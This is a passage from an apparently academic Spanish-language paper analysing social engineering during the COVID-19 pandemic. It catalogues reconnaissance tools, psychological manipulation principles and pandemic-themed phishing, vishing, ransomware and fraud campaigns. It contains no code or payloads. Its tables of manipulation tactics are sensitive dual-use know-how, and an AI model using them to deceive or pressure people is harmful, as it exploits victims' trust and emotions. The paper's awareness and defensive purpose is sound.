HERRAMIENTAS TÉCNICAS	EJEMPLOS Y USOS
Sitios web y redes sociales	Para información y detalles sobre la vida privada y profesional tanto de la víctima como de su entorno.
Buscadores y meta-motores	Para información, a partir de búsquedas por palabras, frases genéricas o específicas: algunos funcionan sólo en fuentes abiertas y otros también en Deep Web.
Herramientas de monitoreo	Alertas que se emiten a partir de la mención de palabras clave, temas, personas, en distintas plataformas.

Herramientas para asegurar anonimato	Para la navegación e intercambios, dejando la menor cantidad de rastros posibles (TOR; VPN; proxys; servidores de correo electrónico anónimos).
Sitios específicos de búsqueda de datos	Por ejemplo, Whois, para obtener datos sobre las personas que están atrás de un sitio determinado.
Técnicas para “esconder” mensajes y datos	Criptografía; esteganografía.
Metadatos y geolocalización	Se pueden usar programas para extraer metadatos e identificar mejor a una persona, su ubicación, dispositivos usados, etc.
Kits y programas específicos de pen-testing y de ingeniería social	Creados para hacer búsquedas, compilar datos, almacenar, cruzar información, con plantillas y modelos para realizar estrategias de ingeniería social.
Malware	Programas introducidos (muchas veces gracias a un ataque anterior de ingeniería social), para obtener o alterar información; tomar el control o dañar un sistema, sin el consentimiento del legítimo usuario (por ejemplo, virus y troyanos).
Observación	Física y remota para extraer información sobre una persona o su espacio personal o profesional (rutina, ubicación).
Basura	Revisarla permite extraer datos y documentos desechados que pueden ser útiles una vez reunidos.
Herramientas para ataques directos	GPS; ganzúas; llaves maestras; cámaras; pendrive.
Herramientas para ataques telefónicos	Programas para que las llamadas sean anónimas; tarjetas prepagas; programas para manipular el ruido de fondo.

Sin embargo, en el marco de una pandemia, al tratarse de una temática en la que los mismos factores psicológicos predominan y afectan a todos, resulta relativamente fácil construir un pretexto simple, aplicable a una gran masa de

gente, sin necesidad de personalizar los mensajes o de hacer una búsqueda muy profunda de datos.

3.2 Herramientas psicológicas

Si uno de los pilares de la ingeniería social es la información obtenida en la primera etapa, el otro sería el factor psicológico que provoca la falla humana. Para crear el vínculo con la víctima, que permite hackear la parte del cerebro humano que asocia las emociones con el proceso de toma de decisión, ciertas herramientas psicológicas son necesarias. Si bien pueden variar según la estrategia, es posible clasificarlas y aplicarlas mundialmente ya que todos somos seres humanos y respondemos a determinados estímulos, naturales y culturales.

Primero, debemos mencionar una cierta cantidad de pautas, que pueden seguir los ingenieros sociales [2], [8-9]:

- Explotar el espíritu competitivo de la víctima que la lleve a revelar información;
- Criticar un producto, servicio o persona que interese positivamente a la víctima para que ésta revele información, tratando de refutar esa opinión negativa;
- Fingir ignorancia sobre un tema que la víctima conoce para que lo explique;
- Halagar a la víctima: siempre que la haga sentirse cómoda y le permita divulgar información “estando en confianza”;
- Hacer preguntas abiertas para que tenga que explicar en detalle un asunto;
- Dirigir la conversación sutilmente: por temas que orienten a la víctima hacia lo que el atacante busca;
- Referencias indirectas: insertar comentarios sobre lo que el atacante quiere saber entre frases banales;
- Saber escuchar: para concentrarse en lo que la víctima dice o hace;
- Empatía: mostrarse interesado y comprensivo cuando la víctima se manifiesta;
- Reciprocidad: el atacante tiene que “dar algo” para que la víctima se sienta en deuda o piense que tiene que compartir algo también.
- Manipulación por programación neurolingüística: para guiar a la víctima con palabras y modelos de conducta hacia un objetivo determinado.

Podemos citar también lo que la doctrina denomina “*cognitive bias*” [2,10] que es la tendencia a pensar y decidir de una manera “distorsionada”, según una experiencia o una “carga psicológica previa”. Esto permite ahorrar tiempo en situaciones en las que se debe actuar rápido. Debemos mencionar algunos casos conocidos como el de “*framing effect*”, según el cual, el ser humano toma una decisión u otra en función de cómo la situación le es presentada por el interlocutor; o “*availability heuristic*”, un atajo mental que nos sirve porque es fácil de memorizar y accesible dentro de nuestros recuerdos; o

“confirmation bias”, por el que las decisiones que tomamos se orientan según ideas, convicciones o creencias previas³.

Otros trabajos [11] hablan de la forma en la que el cerebro humano trata la información: por ejemplo, de *forma central* o de *forma periférica*. En la primera, la decisión dependerá de la persuasión basada en la veracidad del contenido y la calidad de los argumentos. En la segunda, de la cantidad de argumentos y de la credibilidad del interlocutor. Esta última, sirve cuando no tenemos la capacidad de entender totalmente un tema o no tenemos tiempo para pensarlo y tenemos que decidir. A esto se le deben agregar factores fisiológicos: sueño; hambre; ganas de ir al baño. Y factores externos: el clima; el día de la semana; período del año; contexto situacional.

Luego, podemos adentrarnos en la explotación de principios psicológicos, cuyo uso no es ilícito en sí. Por lo tanto, pueden ser aplicados de forma positiva o negativa, igual que la ingeniería social. El siguiente cuadro sintetiza diversos estudios sobre esta temática [2,3], [12-17]. Vamos a dividirlos, según estén basados en el contexto, en la persona, en la semántica o en la comunicación no verbal.

Tabla 2. Principios basados en el contexto⁴

Compromiso y coherencia	Se describe como el hecho de obtener un pequeño “sí” inicial para luego pedir cosas más importantes sin que la víctima pueda negarse, porque le cuesta decir que no, cambiar de opinión o echarse para atrás, una vez que ya se comprometió con algo. Se produce una escalada de compromiso.
Concesiones recíprocas	Se basa también en el principio de compromiso, porque se busca una especie de negociación en la que el atacante simula ceder en algo, sabiendo cuál será el efecto final desde el inicio.
Reciprocidad	El atacante simula un gesto positivo, de ayuda, de solidaridad o de generosidad, que hace que la víctima sienta que tiene que devolverle un favor o retribuirle algo.
Rareza y curiosidad	El pretexto se basa en un servicio o producto raro; se lo presenta como

³Por ejemplo, si tenemos un concepto negativo sobre algo, nos concentraremos en la información que hable mal sobre ese algo para reforzar nuestra convicción.

⁴Alteración de circunstancias para orientar el comportamiento.

	una oportunidad única; se explota el sentido de urgencia, el instinto de competencia y de supervivencia del hombre.
Prueba social	Relacionado con el aprendizaje social y el efecto de masa: el atacante pone a la víctima en una situación ambigua, en la que no sabe cómo actuar, sabiendo que ésta va a imitar la conducta de otros, que terminan siendo un “mal ejemplo”.
Autoridad	El objetivo es explotar el efecto de obediencia ante una autoridad legal (por ejemplo, fuerzas de seguridad); jerárquica (por ejemplo, jefes); o social (por ejemplo, el líder de un grupo que se admira). Existen factores “situacionales” y de predisposición, que tienen que ver con el hecho de que la víctima no se sienta responsable de sus actos porque, al hacer lo que se le pide, “obedece órdenes” y entonces se desliga. También dependerá de la personalidad y creencias de la víctima.

Tabla 3. Principios basados en la explotación de las emociones de la víctima

Simpatía	Se explota el sentimiento de familiaridad, desarrollado a través de factores relacionados con: halagos, apariencia física atractiva, contacto, cooperación, humor, empatía. Asociación de ideas que resulten positivas.
Sedución	En casos pertinentes, se explota la apariencia física y encanto, que pueden ser muy poderosos, sobre todo para obtener fotos y contenidos comprometedores.
Culpa	Se utilizan causas solidarias y humanitarias, para que la víctima se sienta mal si rechaza el pedido de ayuda.
Pena	Asociado a la culpa: situaciones que se le muestran con un grado de “amarillismo” para generar lástima y sentir la necesidad de contribuir con una buena causa.
Miedo	Se explota el miedo a las autoridades; a lo que pueda pasar si no cumple; a la crisis económica; a perder un trabajo, una pareja, el honor...

Tabla 4. Principios basados en la semántica⁵

Técnica del “pie en la boca”	Se van haciendo preguntas a la víctima para ir predisponiéndola favorablemente a la acción. Se usa, por ejemplo, para cerrar una venta, creando un clima propicio al pedido.
“Etiqueta personológica”	Catalogar de manera positiva a la víctima cuando hace algo bien, o negativa cuando no, para que sienta orgullo o vergüenza. Esta termina accediendo al pedido para reforzar la imagen positiva dada o para contrarrestar la negativa.
Técnica del “miedo antes del alivio”	Primero el atacante genera una situación que provoca pánico a la víctima para luego devolverle la calma trayéndole la solución.
Uso de atención selectiva	Uso de imágenes, logos, videos, contenidos o sonidos que atraen en particular a esa persona y deja de prestar atención a lo demás.

Tabla 5. Principios basados en la comunicación no verbal

El tacto	Por ejemplo, el hecho de tocar el brazo a una persona puede aumentar la sensación de intimidad, o bien de sumisión, según las circunstancias.
La mirada	Conexión positiva (simpatía, seducción); o negativa (intimidación). También puede transmitir sinceridad o falsedad. Con la mirada podemos detectar las microexpresiones [18] en el otro. Y la mirada sirve para analizar también el lenguaje corporal: cabeza, manos, pies, torso, cara.
Sonrisa	Eficaz para seducción; empatía; reciprocidad y toda otra estrategia basada en aspectos positivos. Por escrito se puede ver con emoticones. No obstante, la sonrisa mal usada puede ser indicio de falsedad y nervios.

⁵ Expresiones que “tocan”. Guéguen (2011), menciona algunos ejemplos: “científicamente comprobado”; clientes “exclusivos”; “lo que pueda nos alcanza”; “siéntase libre de”; oferta “limitada”, entre otros.

La ingeniería social se basa en el uso de estas herramientas todo el año, pero esto puede aumentar en determinados períodos, o durante eventos, sucesos, fechas importantes a nivel local, regional o global y, fundamentalmente, en medio de catástrofes naturales o hechos de envergadura planetaria, como lo es la pandemia provocada por el nuevo coronavirus.

Es así como el ingeniero se basa en una comunicación con su víctima, creando un mensaje con técnicas de manipulación e influencia, por cualquiera de los canales físicos o remotos adaptados al pretexto, este último, compuesto de una situación y de un personaje, que puede ser ficticio o una suplantación de identidad. Si la víctima responde, este proceso de retroalimentación sirve para luego explotar este vínculo y ejecutar el ataque, en el momento que accede a la solicitud hecha por el atacante [2,3].

4. Factores que facilitan los ataques

Debemos preguntarnos ahora, ¿por qué la ingeniería social es eficaz en medio de esta pandemia? Gracias a las tecnologías de la información y de la comunicación, nos vemos invadidos de noticias que reflejan la magnitud del fenómeno. Cabe destacar que, el aislamiento “social”, en realidad es sólo físico, puesto que el vínculo se mantiene activo gracias a la tecnología.

El alcance mundial del coronavirus hace que las estrategias de ingeniería social se globalicen de la misma manera. Es así como podemos cruzarnos con incidentes producidos a raíz de fake news o información errónea, rumores, desinformación intencional y ciberataques. Lo primero que tienen en común el riesgo epidemiológico y el riesgo cibernético es lo que se considera como el eslabón débil: el hombre. A su vez, ambos pueden provocar estados de pánico, ansiedad y daños económicos importantes.

La ingeniería social se nutre de la interacción entre usuarios. Hechos como éstos, constituyen una ocasión ideal para explotar víctimas. En medio de un aislamiento físico planetario, al aumentar la comunicación y la inmediatez en las respuestas y en la circulación de la información, los ataques multiplican sus probabilidades de éxito. A mayor exposición, mayor riesgo. En otras palabras, las estrategias son rápidas de preparar en estos casos y tienen un porcentaje de respuesta favorable, que aumenta con la hiperconectividad en el aislamiento.

De algunos estudios relacionados con el nuestro [2], [19-20], vamos a mencionar *factores*, que llamaremos *personales*, que alteran el sentido común y que

consideramos pertinentes para responder a nuestra pregunta:

- Dificultad en reconocer una mentira porque estamos predispuestos a creer en lo que dicen los demás; tendemos a conformarnos y a confiar en lo que nos dice nuestro interlocutor;
- Facilidad para divulgar y compartir información sobre uno y su entorno durante una comunicación interpersonal;
- Ignorancia sobre las distintas estrategias de ingeniería social;
- Falta de compromiso por parte del personal jerárquico: no todos se implican y no aplican medidas de seguridad; no todos predicán con el ejemplo;
- La prueba social y los “atajos cognitivos” mencionados previamente ya que nos encontramos en una situación nueva, desconocida, donde la incertidumbre nos lleva a tomar decisiones rápidamente o a imitar a otros según como nos presenten la información, sobre todo cuando parece que los otros saben cómo actuar;
- Ambición: aprovechar descuentos, promociones y beneficios en épocas difíciles;
- Optimismo y exceso de confianza: pensar que a uno no le va a pasar o creer que uno ya sabe lo que tiene que saber sobre un asunto;
- Distracción: temáticas que hacen que uno se pierda o se “vaya por las ramas”;
- “Social compliance”: tendencia a no decir que no y a no cuestionar a la autoridad;
- Emociones: deseos; necesidades; incertidumbre; instinto de supervivencia; ansiedad; estrés, entre otros elementos que nos hacen vulnerables;
- Solidaridad: ante catástrofes y distintos tipos de crisis, el hombre tiende a sentirse mejor cuando es generoso;
- Obediencia a la autoridad: creemos en autoridades sanitarias; en lo que diga el gobierno; en lo que diga un “N.N.” en un audio de WhatsApp porque dice ser “fuente seria”;
- Urgencia: querer todo ya, a raíz de la ansiedad y del aburrimiento que padecen aquellos que ahora tienen más tiempo libre, por un lado, y de la angustia que genera a los que están en situaciones críticas, por el otro.

Estos factores repercuten en la vida del ser humano, desestabilizan y ponen en juego los mecanismos de defensa.

Al mismo tiempo, otros *factores objetivos* pueden ser mencionados ya que hacen más evidente el error humano:

- Aumento exponencial del volumen de información que circula, incluyendo nuevas herramientas y actualizaciones;
- Aumento del uso compartido de dispositivos informáticos domésticos y de horas de conexión;
- Redes sociales: dificultad para encontrar fuentes confiables y compartir información sin generar riesgos ya que no se tratan de fuentes periódicas verificadas;
- Probabilidad: cientos de miles de personas reciben el mismo mensaje. Si algunas de ellas caen en la trampa, el ataque ya es exitoso;
- Aumento del uso de métodos de pago digitales: el dinero en efectivo se considera un vector de contagio; las tiendas están cerradas; se aconseja cobrar y pagar con tarjetas de crédito, débito, plataformas como Mercado Pago o por home banking;
- Negligencia en el uso del postnet: se detectaron casos en los que no se pone a disposición del cliente para evitar el contacto directo y el empleado de comercio solicita la clave para insertarla él mismo.
- El teletrabajo: en Argentina, su uso es incipiente. Los responsables IT van a hacer lo que puedan rápidamente para proteger al personal, pero éste va a terminar usando las herramientas que se ajusten mejor a sus condiciones de trabajo y pueden no ser las ideales. Al no haber sido planificado, las medidas de seguridad no han sido adaptadas al organismo con detenimiento. Videoconferencias; acceso a distancia al servidor de la oficina; información que circula de forma atípica; distintas redes Wifi; uso de dispositivos domésticos sin control previo, sólo son algunos de los nuevos hábitos que alteran el funcionamiento de empresas y organismos. La puesta en escena de estas modalidades sin saber manejarlas correctamente puede resultar igual o más contraproducente que dejar de trabajar durante la cuarentena. Recordemos que, generalmente, el atacante obliga a los empleados a tomar decisiones rápidas y éstos, desde la casa, no tienen quizás a quién preguntar o no saben cómo respetar el procedimiento de verificación de autenticidad del interlocutor.

Algunos autores hablan también de factores *criminológicos, políticos y estratégicos* que favorecen las condiciones para los ciberataques [21] y que están más relacionados con atentados contra infraestructuras críticas, para generar pánico en la población o comprometer organismos importantes que “bajaron la guardia”.

Los ataques que veremos en el siguiente punto sirven para ilustrar los conceptos hasta aquí desarrollados.

5. Ataques basados en ingeniería social detectados a partir de la propagación de la pandemia de COVID-19

A lo largo de estos párrafos, trataremos de presentar un análisis de aquellos ataques de ingeniería social que estén relacionados con la pandemia de COVID-19. Sin embargo, sería imposible realizar una lista exhaustiva de estas estrategias ya que la imaginación de los atacantes es el límite.

Debemos aclarar que muchos de estos ataques se basan en suplantaciones de identidad, es decir, el atacante actúa haciéndose pasar por una persona física o jurídica existente.

5.1. Ataques Físicos

Podríamos pensar que, durante el aislamiento físico obligatorio, los ataques por contacto directo no deberían producirse. No obstante, se vislumbra la aparición de distintos casos que podemos citar en nuestro estudio. Por ejemplo, en Europa, se han denunciado personajes alegando ser policías, vestidos de civil, tratando de aplicar multas a los pasantes por haber “violado la cuarentena” y exigiendo su cobro en efectivo [22].

También se han revelado casos de empresas falsas donde “empleados” con uniforme, máquinas y productos de limpieza, se presentan en los domicilios, proponiendo una especie de “desinfección” de casas y departamentos, para erradicar el coronavirus en dichos espacios [23].

5.2. Ataques remotos con impacto económico y financiero

En este punto, debemos concentrarnos en los hechos en los cuales el móvil del atacante se basa en la obtención de un beneficio patrimonial, y en aquellos cuyos efectos provocan perjuicios importantes, desde el punto de vista económico y financiero.

❖ Phishing

Las campañas de phishing relacionadas con coronavirus habrían comenzado a aparecer en enero, demostrando lo versátil que puede ser la ingeniería social, ya que las estrategias no son nuevas sino que, simplemente, el COVID-19 y las personas relacionadas con el mismo, se transformaron en la situación y el personaje que componen el pretexto de cada una de ellas. Los ciberatacantes van a usurpar la identidad de una persona de confianza: asociaciones; organismos gubernamentales; autoridades; bancos; proveedores de servicios; mutuales; hasta un colega del trabajo, utilizando todos los símbolos, logos, membretes y elementos necesarios para asegurar su credibilidad. El objetivo es

acceder a un dispositivo o a una cuenta, en perjuicio de su legítimo titular. El pretexto le permitirá manipular al usuario y solicitarle que haga clic en un link o una ventana pop-up [6], llene un formulario, descargue un archivo o programa infectado por distintos tipos de malware⁶ [24-27]. Cabe destacar que esta acción puede darse por cualquier vector, no sólo por correo electrónico, siendo las redes sociales y las aplicaciones de mensajería instantánea, los principales medios de propagación. Muchas veces, el ingreso a una cuenta de esta manera, facilita el acceso a otras, de forma simultánea o consecutiva. Luego de haber obtenido los datos deseados, el atacante va a reutilizarlos para su beneficio o venderlos.

En nuestro estudio, para poder abarcar la mayor cantidad de campañas de phishing detectadas, dividiremos los casos en distintas categorías, según el tipo de pretexto:

- **Pretextos relacionados con medidas de prevención y con el avance de la pandemia**

Cada día aparecen nuevos nombres de dominio valiéndose de la autoridad y de la confianza que inspiran organismos de gobierno y del sector sanitario, nacionales e internacionales, con boletines oficiales para “brindar información” sobre prevención de contagio.

Las campañas empezaron en Asia, pero se fueron traduciendo y propagando igual que la enfermedad. Así, se detectaron archivos maliciosos en Word, Pdf, MP4, “disfrazados” con el tema del coronavirus. Algunos de éstos, proponen guías o instructivos para protegerse de la enfermedad, cuando la verdadera finalidad es la instalación silenciosa del malware [28] que infecta el dispositivo del destinatario.

Según el FBI Internet Crime Complaint Center (IC3), muchos se hacen pasar por centros de salud, o centros para control y prevención de enfermedades (CDC) [29]. La misma Organización Mundial de la Salud (OMS) advirtió al público sobre hechos en los que su identidad está siendo suplantada para ser utilizada como señuelo con el fin de obtener información sensible y sumas de dinero⁷[30].

⁶ Se ha detectado una ola de correos de phishing donde la apertura de un archivo Word provoca en realidad la descarga del conocido malware “Emotet”. También variaciones de troyanos, como “AzorUlt”. Por otro lado, el malware “RedLine Stealer” que se vendería en foros rusos, para “obtener fondos” apelando a la generosidad de quienes buscan una cura al Covid-19; o “Ursnif”, para obtener datos personales y bancarios, por mensajes personalizados, dirigidos a padres y tutores.

⁷ Ver sitio oficial : <https://www.who.int/> ; <https://www.who.int/about/communications/cyber-security>

Desde ENISA⁸, alertan sobre la circulación de una gran cantidad de mails mostrando imágenes de urgencias o consecuencias graves en los pacientes que sufren de coronavirus, tratándose de tentativas de phishing.

Desde la empresa de seguridad de Kevin Mitnick, se alerta sobre una campaña de phishing en la que se le informa al destinatario del mensaje que se ha contagiado coronavirus, por haber estado en contacto con un colega, amigo o familiar y se le solicita descargar un formulario, antes de ir a un determinado hospital [31].

Mundialmente, se ha detectado la creación de páginas y aplicaciones móviles proponiendo un mapa interactivo, para contabilizar enfermos y visibilizar la pandemia. La gracia es hacer clic para ver lo que pasa en cada zona. Justamente, esos clics permiten la descarga de malware que recupera datos del dispositivo en uso [24], [32-33].

- **Pretextos relacionados con ayudas, reintegros y medidas económicas durante la cuarentena**

La crisis sanitaria trae aparejada una crisis económica y mucha incertidumbre. Siguiendo las noticias, los ciberatacantes deciden hacerse pasar por organismos de gobierno, de recaudación, empleadores y empresas, anunciando promociones, descuentos, cupones, estímulos económicos, entre otras medidas, para “aliviar” al pueblo [34]. Generalmente, la víctima debe completar un formulario para hacer la solicitud que le permita acceder a ese beneficio y ahí es donde comete el error principal.

- **Pretextos relacionados con métodos de pago y con el sistema bancario durante la cuarentena**

La cuarentena empuja al público a modificar los hábitos concernientes a los métodos de pago. En países como Argentina, una gran cantidad de la población continúa pagando personalmente sus cuentas y utiliza efectivo. La imposición abrupta del uso de “home banking” (para aquellos que están bancarizados) puede transformarse en un dolor de cabeza, ya que los clientes están a la espera de las medidas que las empresas y bancos van tomando con el correr de los días. Cualquier información al respecto recibida por correo o redes sociales atraerá su atención, y las víctimas brindarán sus credenciales ante el pretexto. Por ejemplo, si se les anuncia el bloqueo de su cuenta o una restricción inminente.

En Argentina se detectó una campaña de phishing de Movistar, en la que se propone a los clientes el pago de los celulares por tarjeta de crédito y/o débito sin acudir a sucursales de Rapi Pago o Pago Fácil. El usuario hace clic

para acceder a esta opción y termina siendo redirigido a una página fraudulenta⁹.

- **Pretextos relacionados con productos y servicios vinculados con la pandemia**

Se han denunciado correos de phishing relacionados con la “vacuna contra el coronavirus”, donde el usuario debe hacer clic en un documento para ser redirigido a una página que finalmente obtiene sus datos de inicio de sesión. Eso les facilita el ingreso a documentos y a todo otro sitio donde el usuario emplee el mismo correo y contraseña [35]. También circularon mensajes de supuestos organismos de salud proponiendo remedios contra el coronavirus a pagar en bitcoins.

- ◆ **Spear-phishing y whaling**

Los ataques de spear-phishing representan una variante personalizada y sofisticada de phishing, orientada a empleados y al ámbito profesional. Este riesgo aumenta considerablemente en el marco del teletrabajo. Por lo general, son dirigidos a una persona o grupo, luego de una etapa de colecta de información más intensa. Aquí los pretextos se vinculan, principalmente, con correos emitidos por las autoridades y empleadores dando instrucciones sobre la forma de trabajo durante la cuarentena o sobre las medidas de seguridad a tener en cuenta, mientras se van transitando las distintas fases del aislamiento obligatorio.

A su vez, hablamos de “whaling” en los casos en los que los ataques de spear-phishing van dirigidos al “pez gordo” de un organismo, por ejemplo, el personal jerárquico. Podemos diferenciarlos de la “estafa del CEO”, en la que no hay necesariamente un malware que infecte el dispositivo; la solicitud que hace el atacante en tal caso es una transferencia (mientras que, en los primeros, puede tratarse de credenciales, datos o infección del sistema); y, en la estafa del CEO, las víctimas pueden ser los responsables de la contabilidad y tesorería, ante un atacante que se vale del nombre del CEO (entonces el CEO es víctima de suplantación de identidad).

- ◆ **Vishing**

Los ataques de vishing constituyen estrategias de phishing realizadas por teléfono o VoIP (voice over Internet Protocol phishing). Con pretextos similares, se trata de convencer a la víctima para que divulgue información sensible. Generalmente, a través de herramientas para asegurar su anonimato sumadas a elementos paralingüísticos, el atacante busca contactar a la víctima con el objetivo de obtener credenciales o intentar infectar dispositivos y tomar el control a distancia de los

⁸ Ver sitio oficial :

<https://www.enisa.europa.eu/news/enisa-news/understanding-and-dealing-with-phishing-during-the-covid-19-pandemic>

⁹ Información compartida por la Unidad Fiscal Especializada en Ciberdelincuencia (UFECI).

mismos. Este tipo de ataques puede dirigirse contra particulares como profesionales (por ejemplo, empleados de empresas trabajando desde sus domicilios).

Se han detectado casos en los que la persona realiza varias llamadas para engañar a la víctima hasta que entre en confianza y entregue sus datos bancarios. También, llamadas otorgando premios que serían acreditados por cajero automático. De esta forma, el “ganador” tiene que ir al cajero, poner la tarjeta, ingresar la clave y luego un código para poder cobrar, cuando en realidad termina haciendo una transferencia [36]. Como en la pandemia, los adultos mayores, representan un grupo de riesgo, ya que muchos no están familiarizados con las operaciones que se realizan por cajero.

No obstante, las estrategias de vishing más vistas, siguen siendo las basadas en el pretexto del “soporte técnico” (*Tech Support Scam*), sobre todo, a raíz del aumento de teletrabajadores. El hecho consiste en provocar que la víctima entre en estado de pánico por un mensaje recibido por cualquier canal de comunicación, indicando que hay un problema grave. Se solicita llamar al soporte técnico a un número determinado. Para “resolver” el problema, se la convence de pagar por el arreglo o descargar algún software, cuando este sirve para infectar el equipo. Es decir que, luego de la conversación, el atacante puede recibir: un pago; datos bancarios; ingresar en el dispositivo y robar información; tomar el control del mismo [37-38].

◆ Smishing

Smishing es el término empleado para los ataques de phishing enviados por mensajes de texto, utilizando pretextos similares, para que el destinatario haga clic en un link, llame a un determinado número o brinde información. Se incluyen también mensajes por aplicaciones y malvertising, una práctica fraudulenta por la cual se envían propagandas falsas o notificaciones de tipo pop-up, para hacer clic o efectuar alguna manipulación del dispositivo que termina infectándolo.

Se han detectado algunos casos de smishing, donde se solicita enviar la palabra “ayuda” para colaborar con los profesionales sanitarios y, luego, se piden datos personales o alguna donación. En otros casos, los SMS provienen, supuestamente, del Ministerio de Trabajo, o del gobierno local (por ejemplo, en España, de la Comunidad de Madrid), para solicitar datos personales con el fin de tramitar una “solicitud de baja temporal en relación con el coronavirus” [38].

También se vislumbran pretextos clásicos: códigos de verificación; altas y bajas; links con información útil; confirmación o anulación de pedidos; entre otros.

◆ Ransomware

Se trata de un tipo de malware que provoca el bloqueo del dispositivo o de archivos, generalmente a través de técnicas de encriptado, y se le reclama a la víctima el pago de un “rescate”, para desbloquear ese acceso. En caso de no pagar, el atacante amenaza con dañar dicho dispositivo o los archivos, o divulgarlos públicamente, atentando contra la imagen de la víctima. Los canales de infección son similares a los de phishing: un archivo adjunto; un link o navegando a través de ciertas páginas comprometidas. A veces, aparecen a raíz de fallas de un software, que son explotadas cuando las víctimas no han instalado la actualización o el correctivo correspondiente [39].

Lo cierto es que, desde que surgieron los ataques de ransomware, se ha detectado que el sector sanitario es uno de los más afectados, ya que, en varias ocasiones, los ciberatacantes han tomado como víctimas a hospitales, centros de salud y consultorios médicos.

En el marco de la pandemia, podemos mencionar el caso de CovidLock [25,40]. Evidentemente, el pretexto está relacionado con el seguimiento de la evolución del COVID-19. En algunos mensajes de captación, se propone alertar al usuario en caso de que un infectado se encuentre a proximidad. Este malware termina bloqueando la pantalla del dispositivo y exigiendo el pago de una suma en bitcoins para que el usuario retome su control.

También podemos citar, “coronavirusapp.site” que afecta a dispositivos Android [40,41]. Otros ejemplos: “Covid-19tracker”[42] con mapa interactivo para seguir la propagación del virus y “CoronaVirus”[43].

◆ Scamming o estafas nigerianas

Hablamos de estafas nigerianas para abarcar distintos tipos de mensajes que circulan por correo electrónico, pero también por redes sociales y por aplicaciones de mensajería instantánea, como WhatsApp o Telegram. Estos mensajes no suelen contener malware sino que se apoyan fundamentalmente en el abuso de la falla humana. Es decir, que el usuario va a caer en el engaño y hacer lo que el remitente le pide, por el solo hecho de leer o escuchar el pretexto que introduce el personaje. A estos ataques se los conoce también como Advance-Fee Fraud/Scam o Fraude 4-1-9, por el artículo del Código Penal nigeriano que reprime esta conducta.

Los mensajes pueden basarse en los distintos elementos psicológicos analizados y, fundamentalmente, en técnicas de influencia semántica. En el contexto que estamos analizando, podemos distinguir dos grandes tipos de ataques: aquellos relacionados con la ambición y la escasez, por un lado, y aquellos relacionados con la solidaridad, por el otro.

Detectamos, primero, casos muy similares a las campañas de phishing mencionadas, basados en la difusión de beneficios, sorteos, premios, bonos¹⁰, cupones de descuento [41], subsidios. De esta manera, se contactan con la víctima y comienzan a solicitarle información y dinero por anticipado o datos de tarjetas de crédito. Al destinatario le cuesta decir que no porque quiere lo que se le prometió inicialmente, entonces accede al pedido.

Luego, estafas relacionadas con ofertas de trabajo. El atacante va a hacerse pasar por un empleador e incluso puede suplantar la identidad de una sociedad u organización a tales fines. En España, se han detectado ofertas, solicitando gente para elaborar material sanitario, pero lo único que buscaban era recolectar datos y dinero por adelantado para “costear el material” [38].

Algunos ciberdelincuentes proponen invertir en determinados bienes (piedras preciosas, oro), comprar acciones o participar en fondos de inversión, para “refugiar” a sus “clientes” y que no se vean afectados en el futuro por la situación actual. Se encuentran, además, propuestas por mail y por distintas páginas de Internet, para invertir en sociedades, supuestamente dedicadas al estudio de medidas de prevención, detección y cura del coronavirus, lo que traería, por supuesto, ganancias exorbitantes para los primeros inversores¹¹.

Por otro lado, aparecen mensajes para solicitar donaciones, apelando a la solidaridad del pueblo, con el fin de recaudar fondos para ayudar a víctimas del virus o a aquellos que no tienen recursos durante la cuarentena; apoyar al personal sanitario y hospitales. Algunos solicitan dinero para desarrollar vacunas [35]. En muchos casos, se señala el vocabulario técnico empleado para convencer a las víctimas.

◆ Estafas relacionadas con comercio electrónico

Frente a la escasez de productos como alcohol, barbijos, medicamentos y, explotando el miedo que el coronavirus genera en los consumidores, aparecen sitios para promocionar lo que la gente busca por Internet. Los ciberdelincuentes aprovechan, además, el cierre de los locales comerciales a raíz de la cuarentena. Las publicidades son engañosas ya que se trata de productos inexistentes, vencidos, prohibidos o falsos. De esta manera, el comprador nunca recibe lo que quiere, porque el vendedor no lo tiene, porque no existe ya que el objetivo era solamente el de obtener datos bancarios o porque se

envían productos de contrabando, lo que puede ocasionar graves riesgos en materia sanitaria [44].

Paralelamente, se constató en Europa, la falsificación de certificados y declaraciones juradas, para circular durante el aislamiento obligatorio [23,45]. La “víctima” no sólo pierde el dinero invertido, sino que además no va a poder denunciarlo porque se trata de un hecho ilícito. Al mismo tiempo, el ciberatacante puede servirse de los datos personales proporcionados para otros fines o infectar el dispositivo al descargar el archivo solicitado.

◆ Estafa del CEO

La estafa del CEO se realiza combinando llamadas telefónicas con mensajes enviados por otros medios electrónicos (vishing; smishing; phishing), usurpando la identidad de un director o autoridad de jerarquía similar. El atacante va a exigir a la víctima, generalmente un empleado de tesorería o departamento de contabilidad, una transferencia urgente por un monto importante, a una cuenta bancaria diferente de la habitual, en el marco de una situación especial, provocando grandes pérdidas de dinero, además del impacto negativo en la imagen de la entidad. La reorganización de las modalidades de trabajo y la escasez de ciertos materiales en cuarentena puede favorecer su proliferación.

En Francia, por ejemplo, una empresa farmacéutica de Rouen fue víctima de una estafa de este tipo que le costó 6, 6 millones de euros [46-47].

◆ Rumores y desinformación

En este punto debemos mencionar la abrumadora cantidad de fake news, rumores y campañas de desinformación generadas con el fin de alterar la paz social, obtener beneficios económicos o ventajas políticas. Una de las mejores maneras que tienen los ciberatacantes de expandirse es a través de “hoax”, mensajes que buscan viralizarse como “cadenas” basados en la curiosidad y en el miedo de los destinatarios. Se construyen con información genuina que se altera parcialmente o bien puramente falsa, usando personajes “serios” para darle credibilidad a los correos.

La propagación de ingeniería social gracias a la manipulación de la información se hace por distintos vectores, principalmente, por correo electrónico, mensajería instantánea (WhatsApp, Messenger, Telegram) y por SMS. La gente no verifica la información que comparte ni que publica, lo que puede provocar errores y ataques.

La mayoría de estos casos comienzan con un spam, comunicación electrónica no solicitada [48], cuyo uso ha sido adaptado a estrategias criminales. Estos mensajes no

¹⁰ Información compartida por el Grupo de Investigación en Ingeniería Social (GIIS) de la UTN-FRLP.

¹¹ Alertas emitidas por las autoridades de control de mercados financieros de Francia (AMF) y de Estados Unidos (SEC).

respetan las políticas de consentimiento en materia de protección de datos personales y además pueden provocar una infracción relacionada con robo de datos, suplantación de identidad, propagación de malware, estafas, espionaje y destrucción de dispositivos.

